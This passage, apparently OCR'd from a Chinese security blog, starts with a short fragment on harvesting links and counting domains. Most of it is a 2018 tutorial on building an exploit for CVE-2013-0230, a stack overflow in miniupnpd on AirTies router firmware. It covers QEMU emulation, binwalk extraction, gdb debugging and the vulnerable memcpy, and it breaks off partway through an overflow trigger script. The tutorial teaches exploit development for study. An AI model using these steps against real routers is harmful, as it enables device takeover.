
从上图可以看出，短链接是有规律的，所以只需要把行里有 <a href="/url 导出来就可以了，如图：




提取后的结果如图：




将提取后的结果保存在一个文件里，然后设置下一波爆破，如图：





设置完，启动爆破，然后把结果保存下来，如图：




把含有 Location: 的行提取出来，然后替换掉就获得了所有的链接，如图：

分析获取的链接数据

拿到结果之后，我们要把这里面涉及的网站做个统计，看看哪些网站出现的次数最多，发布的文章最多，这里可以使用 linux 下的两个命令：sort 、 uniq。

1、将结果中的域名提取出来

用 emeditor 将域名之前的 http 的部分替换掉，可以用正则替换，如: http[s]?://，然后将域名后面的部分替换点，正则如：/.*，然后获得结果如下：




2、对以上结果进行排序统计

可以使用如下命令对文件进行处理：

```
sort links.txt | uniq -c > 1.txt

sort -r -k 1 -n 1.txt > 2.txt
```

处理结果如图：



下面就可以看小伙伴的博客，如果内容比较好的，我就联系大家了。

路由器漏洞 EXP 开发实践

原创： lifeand 信安之路 2018-03-26

测试环境

Debian 9

Qemu

本文主要以 CVE-2013-0230 漏洞为例，讲解路由器上缓冲区漏洞的 exp 编写。

0x01 环境搭建

使用 firmware-analysis-toolkit

firmware-analysis-toolkit https://github.com/attify/firmware-analysis-toolkit

是模拟固件和分析安全漏洞的工具。

该工具可以自动的解压固件和创建 image 使用 qemu 来模拟路由器。

在本文中也尝试过使用该工具，但是存在一些问题，无法正常启动，对于这种情况可以使用 Debian MIPS 虚拟机来调试，或者也可以直接使用 qemu-mipsel-static 来测试某个 mips 程序

工具链

使用 buildroot 来构建


从 buildroot 官网下载最新版，解压并配置相关设置，下载地址：

https://buildroot.org/download.html


执行命令：

```
make menuconfig
```


选择 mips (big endian) 构架



kernel 这里选择的是 3.10.x



cross gdb 选上，或者也可以使用 gdb-multiarch (apt-get 直接安装，在使用时要 set arch mips，本文使用 gdb-multiarch)



make 直接编译

```
make -j2 (-j        cpu       )
```

在根目录的 output 文件夹里就是编译好的程序

网桥搭建

```
bunctl -t tap0 -u <user>

ifconfig tap0 up

brctl addbr br0

brctl addif br0 tap0

brctl addif br0 eth0

ifconfig br0 192.168.86.2
```

在启动 Debian MIPS 虚拟机后，需要配置虚拟机的 IP 来和主机通讯

Debian MIPS 虚拟机

从一下连接下载 qemu 镜像：

https://people.debian.org/~aurel32/qemu/mips/

网桥搭建

```
bunctl -t tap0 -u <user>

ifconfig tap0 up

brctl addbr br0

brctl addif br0 tap0

brctl addif br0 eth0

ifconfig br0 192.168.86.2
```

在启动 Debian MIPS 虚拟机后，需要配置虚拟机的 IP 来和主机通讯

启动命令

```
#!/usr/bin/env sh

qemu-system-mips -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
    debian_wheezy_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -net
    nic -net tap,ifname=tap0,script=no
```

UART 调试

如果手边有路由器也可以使用 UART 来调试路由器，需要使用的是 ttl 转 usb 模块，拆开路由器后，在电路板上一般会有四个插孔，用于开发时期做调试时用,而在发行时期并没有把对应的调试电路去掉，所以自己外接 ttl 转 usb 模块或六合一模块来进行 UART 调试。需要用到的接口主要有 TX、RD、GND，连接完成后

在 Linux 系统上可以执行：

```
sudo minicom --device /dev/ttyUSB0
```

随后，重新接入电源则会出现路由器的启动信息，具体可以参考

http://future-sec.com/iot-security-hardware-debuging.html

0x02 CVE-2013-0230

预备知识

1、调试时本文使用 gdb 来调试，插件使用 pwndbg:

https://github.com/pwndbg/pwndbg

当然也可以使用 gef

https://github.com/hugsy/gef

2、mips 汇编基础，有些汇编需要去了解下

3、因本文调试的 CVE 为栈溢出漏洞，所以还需要去了解下其原理

4、ida 使用基础

CVE-2013-0230

设置目标

下载到目标固件后，使用 binwalk 进行解压，记得先

sudo apt install squashfs-tools

```
➜  cve-2013-0230 binwalk -Me AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin

Scan Time:     2018-03-25 02:32:46
Target File:   /mnt/hd/IoT/study/cve-2013-0230/AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin
MD5 Checksum:  6144b1006a133033ae8c8d493b4d51e0
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
168           0xA8            uImage header, header size: 64 bytes, header CRC: 0x9676CDA2, created: 2011-1
2-20 15:24:53, image size: 74 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xA425C1DA, OS: Linux,
CPU: MIPS, image type: Script file, compression type: none, image name: "RT-212TT pre-install"
308           0x134           uImage header, header size: 64 bytes, header CRC: 0xB1F216F8, created: 2011-1
2-20 15:24:53, image size: 2727936 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x1A4001C8, OS: Li
nux, CPU: MIPS, image type: Filesystem Image, compression type: lzma, image name: "RT-212TT RootFS"
372           0x174           Squashfs filesystem, big endian, lzma signature, version 3.0, size: 2727826 b
ytes, 480 inodes, blocksize: 65536 bytes, created: 2011-12-20 15:24:53
2728308       0x29A174        uImage header, header size: 64 bytes, header CRC: 0xB32162C3, created: 2011-1
2-20 15:15:02, image size: 758049 bytes, Data Address: 0x80010000, Entry Point: 0x80228000, data CRC: 0x78D
C0A97, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel
 Image"
2728372       0x29A1B4        LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncom
pressed size: 2287524 bytes
3494248       0x355168        uImage header, header size: 64 bytes, header CRC: 0x53F8245[illegible] created: 2010-0
7-28 09:13:40, image size: 53174 bytes, Data Address: 0x80010000, Entry Point: 0x8001000[illegible]7F04
2A69, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image name: "U-Boot-AIR-svn
18155 for RT-206v3]"
```


解压完后

```
➜  cve-2013-0230 cd _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted
➜  _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted l
total 5904
-rw-r--r--  1 lifeand lifeand 2727826 Mar 25 02:32 174.squashfs
-rw-r--r--  1 lifeand lifeand 2287524 Mar 25 02:32 29A1B4
-rw-r--r--  1 lifeand lifeand  819132 Mar 25 02:32 29A1B4.7z
-rw-r--r--  1 lifeand lifeand  149320 Mar 25 02:32 3551A8
-rw-r--r--  1 lifeand lifeand   53192 Mar 25 02:32 3551A8.7z
drwxr-xr-x 13 lifeand lifeand    4096 Dec 20  2011 squashfs-root
➜  _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted cd squashfs-root
➜  squashfs-root ls
bin  dev  etc  lib  mnt  proc  ramdisk  root  sbin  sys  tmp  usr  var
➜  squashfs-root
```


该漏洞出现在 miniupnpd 文件上

```
➜  bin file miniupnpd
miniupnpd: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically
 linked, interpreter /lib/ld-uClibc.so.0, stripped
➜  bin
```


使用 qemu-system-mips 启动虚拟机，配置 ip

```
root@debian-mips:~/miniupnpd# ifconfig eth0 192.168.86.103
root@debian-mips:~/miniupnpd# ping 192.168.86.2
PING 192.168.86.2 (192.168.86.2) 56(84) bytes of data.
64 bytes from 192.168.86.2: icmp_req=1 ttl=64 time=5.46 ms
64 bytes from 192.168.86.2: icmp_req=2 ttl=64 time=0.678 ms
64 bytes from 192.168.86.2: icmp_req=3 ttl=64 time=0.804 ms
64 bytes from 192.168.86.2: icmp_req=4 ttl=64 time=0.597 ms
^C
--- 192.168.86.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.597/1.885/5.463/2.067 ms
root@debian-mips:~/miniupnpd#
```


配置好后，通过 scp 将 miniupnpd 文件传输到虚拟机中，

```
root@debian-mips:~/miniupnpd# ldd miniupnpd
        libc.so.0 => /lib/libc.so.0 (0x778ad000)
        ld-uClibc.so.0 => /lib/ld-uClibc.so.0 (0x77898000)
root@debian-mips:~/miniupnpd#
```


还需要将 libc.so.0 和 ld-uClibc.so.0 一起复制到虚拟机中，并放在 lib 目录用，设置链接，保证 miniupnpd 可以运行

启动 miniupnpd 需要设置一些参数

```
root@debian-mips:~/miniupnpd# ./miniupnpd
Usage:
        ./miniupnpd [-f config_file] [-i ext_ifname] [-o ext_ip]
                [-a listening_ip] [-p port] [-d] [-L] [-U]
                [-u uuid] [-s serial] [-m model_number]
                [-t notify_interval] [-P pid_filename]
c               [-B down up] [-w url]

aNotes:
t       There can be one or several listening_ips.
        Notify interval is in seconds. Default is 30 seconds.
ru      Default pid file is /var/run/miniupnpd.pid.
        With -d miniupnpd will run as a standard program.
n       -L sets packet log in pf on.
        -U causes miniupnpd to report system uptime instead of daemon uptime.
        -B sets bitrates reported by daemon in bits per second.
        -w sets the presentation url. Default is http address on port 80
root@debian-mips:~/miniupnpd# cat run
#!/usr/bin/env sh

./miniupnpd -f miniupnpd.conf -a 192.168.86.103 -u 52:54:00:12:34:56

ps -aux |grep miniupnpd

PID=`ps -aux |grep miniupnpd |awk '{print $2}'|head -1`
echo $PID
../gdbserver :1234 --attach $PID
```


这里写了个方便调试的脚本 run，并且开启 gdbserver，启动远程调试服务

IDA 逆向分析

使用 ida 打开 miniupnpd 文件， 来到 ExecuteSoapAction 处

```
addiu   $s0, $sp, 0x838+var_820
la      $t9, memset
move    $a0, $s0
move    $a1, $zero
jalr    $t9 ; memset
li      $a2, 0x800
lw      $gp, 0x838+var_828($sp)
subu    $a2, $s5, $s1
la      $t9, memcpy
move    $a1, $s4
addiu   $a2, -1
jalr    $t9 ; memcpy
move    $a0, $s0
lw      $gp, 0x838+var_828($sp)
```


可以清楚的看到 memcpy 函数调用，调用 memcpy 过程中将 a1 的数据不加限制的复制到 a0 (栈上)，由此，经典的栈溢出发生

远程调试

在虚拟机中运行 run 脚本，在主机上 ~/.gdbinit 中加入

```
set architecture mips

target remote 192.168.86.103:1234
```

当使用 gdb-multiarch 时，自动执行 .gdbinit 脚本内容


gdb 连上后运行触发脚本

```
import urllib2

payload = 'A'*2500

#payload =
    'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
    0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
    1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
